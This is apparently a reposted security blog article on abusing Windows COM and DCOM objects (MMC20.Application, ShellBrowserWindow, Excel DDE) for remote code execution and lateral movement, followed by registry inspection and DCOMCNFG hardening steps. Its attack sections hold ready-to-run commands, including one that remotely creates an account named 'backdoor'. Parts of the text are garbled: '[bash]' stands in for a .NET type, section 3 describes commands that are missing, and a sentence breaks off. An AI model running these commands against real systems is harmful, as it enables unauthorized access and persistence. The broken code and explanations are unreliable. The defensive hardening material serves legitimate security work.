Listen to this Post

Introduction:
Component Object Model (COM) and Distributed COM (DCOM) are legacy Windows technologies deeply embedded in the operating system, providing inter-process communication. While essential for many legitimate applications, these components have become a potent weapon for advanced attackers. “COM to the Darkside” research exposes how red teams and adversaries abuse these trusted interfaces for fileless, cross-session lateral movement, often bypassing traditional security controls by operating from within trusted system processes.
Learning Objectives:
- Understand the fundamental attack surface presented by COM and DCOM objects.
- Learn to identify and execute key techniques for lateral movement using built-in Windows components.
- Develop mitigation and detection strategies to counter this prevalent tradecraft.
You Should Know:
1. Enumerating Vulnerable COM Objects with PowerShell
The first step in a COM-based attack is discovering objects that can be instantiated remotely and misused. PowerShell provides powerful introspection capabilities to find these targets.
Get-CimInstance Win32_DCOMApplication | Select Name, AppID | Format-Table -AutoSize
Get-WmiObject -Namespace ROOT\CIMV2 -Class Win32_DCOMApplication | fl
Step-by-step guide: These PowerShell commands query the WMI (Windows Management Instrumentation) repository for all registered DCOM applications. The first command uses the newer `Get-CimInstance` cmdlet to get a clean table of application names and their associated AppIDs. The second command uses the legacy `Get-WmiObject` cmdlet to retrieve all properties, which may contain additional information like launch permissions and identity settings. Attackers analyze this list to find objects that can be activated remotely and run with elevated privileges.
2. Abusing the MMC20.Application COM Object
The MMC20.Application object is a classic example of an abusable COM component. It allows programmatic control over Microsoft Management Console snap-ins, which can be leveraged to execute code.
Set obj = GetObject("new:49B2791A-B1AE-4C90-9B8E-E860BA07F889")
obj.Document.ActiveView.ExecuteShellCommand "cmd.exe", null, "/c whoami > C:\temp\com_test.txt", "Minimized"
Step-by-step guide: This VBScript code instantiates the MMC20.Application object using its CLSID. The `ExecuteShellCommand` method is then called, which is designed to run shell commands from within an MMC snap-in. In this example, it executes `cmd.exe` to run the `whoami` command and output the result to a file. This execution occurs in the context of the hosting process (often MMC.exe or DllHost.exe), making it a fileless technique if no payload is written to disk.
3. Lateral Movement with DCOM and WMI
Distributed DCOM allows for the instantiation of objects on remote systems, a primary mechanism for lateral movement.
$com = [System.Activator]::CreateInstance([bash]::GetTypeFromCLSID("9BA05972-F6A8-11CF-A442-00A0C90A8F39", "192.168.1.10"))
Step-by-step guide: The first PowerShell command uses the `
::CreateInstance` method to instantiate a COM object by its ProgID on a remote target (192.168.1.10). The second command does the same but uses the object's CLSID directly. For this to work, the attacker must have appropriate permissions on the remote machine (typically local administrator). This establishes a DCOM session and returns a handle to the remote object, which can then be manipulated to execute commands.

<h2 style="color: yellow;">4. Exploiting the ShellBrowserWindow Object for Code Execution</h2>

The ShellBrowserWindow CLSID ({C08AFD90-F2A1-11D1-8455-00A0C91F3880}) is another powerful object that can be abused for lateral movement.

[bash]
$ip = "192.168.1.20"
$clsid = "C08AFD90-F2A1-11D1-8455-00A0C91F3880"
$object = [System.Activator]::CreateInstance([bash]::GetTypeFromCLSID($clsid, $ip))
$object.Document.Application.ShellExecute("cmd.exe", "/c net user backdoor P@ssw0rd! /add", $null, $null, 0)
Step-by-step guide: This script creates an instance of the ShellBrowserWindow object on the remote host 192.168.1.20. Once instantiated, it accesses the `Document.Application` property, which exposes a `ShellExecute` method. This method is then used to execute a command that adds a new user account. The execution context is that of the user who instantiated the COM object, which is why administrative privileges are typically required.
5. Leveraging the Excel.Application Object for Payload Execution
Microsoft Office COM objects, when present, provide a rich attack surface. Excel.Application can be used to execute scripts and commands.
Set xl = GetObject("new:00024500-0000-0000-C000-000000000046")
xl.Visible = False
xl.DDEInitiate "cmd", "/c calc.exe"
Step-by-step guide: This VBScript creates a new instance of Excel in a hidden state. It then uses Dynamic Data Exchange (DDE), a legacy inter-process communication protocol still supported by Office applications, to initiate a conversation with the command prompt. The `DDEInitiate` method is called to pass the command “cmd” with the argument “/c calc.exe”, which launches the calculator. This technique is effective because DDE execution is often less monitored than other code execution methods.
6. Registry Inspection for COM Class Permissions
Understanding and modifying COM object permissions is crucial for both attack and defense. The registry holds the access permissions for each CLSID.
reg query HKEY_CLASSES_ROOT\CLSID{CLSID-GOES-HERE}\ /s
reg query HKEY_CLASSES_ROOT\AppID{APPID-GOES-HERE} /s
accesschk.exe -k -v HKEY_CLASSES_ROOT\CLSID{CLSID-GOES-HERE}
Step-by-step guide: The first two commands use the native `reg query` utility to dump all subkeys and values for a specific CLSID and its associated AppID. This reveals configuration details like the `LaunchPermission` and `AccessPermission` values, which control who can instantiate and access the object. The third command uses Sysinternals AccessChk to view the effective permissions on the registry key, showing exactly which users and groups have access rights.
7. Hardening DCOM Permissions via DCOMCNFG
The primary tool for configuring DCOM permissions is the DCOMCNFG Microsoft Management Console snap-in, which provides a graphical interface for hardening settings.
dcomcnfg
Step-by-step guide: After running `dcomcnfg` from the command line, navigate to “Component Services” > “Computers” > “My Computer” > “DCOM Config”. Right-click on a specific application or the entire “DCOM Config” node and select “Properties”. Within the “Security” tab, you can modify the “Launch and Activation Permissions” and “Access Permissions”. Restricting these to only necessary users and groups is a key mitigation. For maximum security, consider setting custom permissions that remove access from untrusted users and enforce integrity levels.
What Undercode Say:
- The abuse of COM and DCOM represents a significant “living off the land” threat, turning essential Windows functionality into an attack vector.
- Detection is challenging because these techniques operate through trusted system processes and leave minimal forensic footprints on disk.
The “COM to the Darkside” research underscores a critical reality in modern Windows security: the very plumbing that makes the operating system work can be weaponized against it. These attacks are particularly dangerous because they’re largely fileless, execute from within trusted parent processes like MMC.exe or DllHost.exe, and leverage protocols (DCOM/RPC) that are typically allowed through network firewalls. Defenders must shift their focus from purely binary-based detection to monitoring for anomalous process behavior, suspicious DCOM activation events, and unusual network connections originating from system processes. The historical prevalence of COM means these attack surfaces will remain relevant for years to come, requiring continuous monitoring and hardening of permission settings across the enterprise.
Prediction:
As endpoint detection and response (EDR) solutions improve at detecting classic LOLBIN techniques, advanced adversaries will increasingly pivot to more obscure COM objects and develop methods to modify CLSID permissions post-compromise to establish persistence. The research community will likely discover new sub-techniques within existing COM objects, expanding the attack surface. Furthermore, as cloud environments continue to integrate Windows-based services, COM/DCOM attacks may find new relevance in cross-tenant escalation scenarios within hybrid identity architectures, making this an enduring threat beyond traditional corporate networks.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Qwertyuiopasdfghjklzxcvbnm Github – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


